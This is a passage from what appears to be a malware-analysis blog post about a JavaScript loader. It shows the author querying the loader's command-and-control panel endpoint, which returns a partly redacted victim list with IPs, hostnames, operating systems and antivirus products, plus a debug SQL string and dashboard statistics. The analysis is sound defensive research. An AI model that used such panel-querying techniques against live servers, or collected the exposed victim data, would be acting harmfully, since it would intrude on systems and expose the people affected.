
```
{"data":[["IN",2],["RU",1],["DE",3],["ES",1],["AZ",2]]}
```

Sweet ! Now, what if we can query, in the same way, the endpoint named `printClients.php` ? Will it be a kind of `database dump` with the entire victimology ? Yes it is !

```
{
  "draw": 0,
  "recordsTotal": 9,
  "recordsFiltered": 9,
  "data": [
    {
      "id": "2",
      "uuid": "18D68C6D-OMISSIS by Author",
      "ip": "115.69.OMISSIS by Author",
      "location": "IN",
      "os": "Microsoft Windows 8.1 Enterprise Evaluation",
      "user": "IE11W OMISSIS by Author/IEUser",
      "role": "N\\/A",
      "antivirus": "AhnLab V3 Lite",
      "cpu": "AMD A6-6310 APU with AMD Radeon R4 Graphics ",
      "ram": "4096 MB",
      "storage": "312 \\/ 465 GB",
      "network": "0",
      "added": "2020-11-21 17:50:58",
      "seen": "2020-11-21 18:05:48",
      "version": "OLD"
    },
    {
      "id": "3",
      "uuid": "032E02B4-OMISSIS by Author",
      "ip": "185.107.1OMISSIS by Author",
      "location": "RU",
      "os": "\\u041c\\u0430\\u0439\\u043a\\u0440\\u043e\\u0441\\u043e\\u0444\\u0442
Windows 10 Pro",
      "user": "DESK OMISSIS by Author H5\\/Admin",
      "role": "User",
      "antivirus": "Windows Defender",
      "cpu": "AMD Ryzen 5 PRO 3400G with Radeon Vega Graphics",
      "ram": "14284 MB",
      "storage": "535 \\/ 1009 GB",
      "network": "0",
      "added": "2020-11-21 22:35:17",
      "seen": "2020-11-21 22:38:18",
      "version": "OLD"
    },
    {
      "id": "4",
      "uuid": "67CDDC1F - OMISSIS by Author",
      "ip": "94.114.OMISSIS by Author",
      "location": "DE",
      "os": "Microsoft Windows 10 Pro",
      "user": "NQ OMISSIS by Author D1HVy",
      "role": "N\\/A",
      "antivirus": "Windows Defender",
      "cpu": "Intel(R) Core(TM) i5-7500 CPU @ 3.40GHz",
      "ram": "4096 MB",
      "storage": "487 \\/ 511 GB",
      "network": "0",
      "added": "2020-11-21 23:48:48",
      "seen": "2020-11-21 23:48:48",
      "version": "OLD"
    },

---- snip ----


  ],
  "debug": "SELECT `id`, `uuid`, `ip`, `location`, `os`, `user`, `role`, `antivirus`,
`cpu`, `ram`, `storage`, `network`, `added`, `seen`, `version` FROM `clients` "
}
```

Quite interesting the debugging strings as well. They show us the database composition.

We now have all the information we need ! We really don’t care about the graphical UI, but if you are curious about the panel `.css` , well you are just few clicks away from it 😉



TOP COUNTRIES

COUNTRY	CLIENTS
US	3
DE	2
IN	1
RU	1
ES	1
AZ	1

TOP OPERATING SYSTEMS

OS	CLIENTS
Windows 10	7
Windows 8.1	1
Windows 7	1
Windows 8	0
Windows XP	0
Windows Server 2008	0
Windows Server 2012	0
Windows Server 2016	0

TOP ANTIVIRUSES

ANTIVIRUS	CLIENTS
Windows Defender	3
AhnLab V3 Lite	1
Quick Heal Internet Security	1
N/A	1
SecureAPlus Antivirus	1
Emsisoft Anti-Malware	1
Webroot SecureAnywhere	1

Unknown TA Dasboard

Conclusion

The sample Loader.js (available HERE) is a new kind of simple loader with basic functionalities of command and control. From the sample it has been possible to identify the command and control infrastructure and with some luck its functionalities. Fortunately the victimology is so small that makes me thinking about an early stage system or maybe an emerging threat still under development.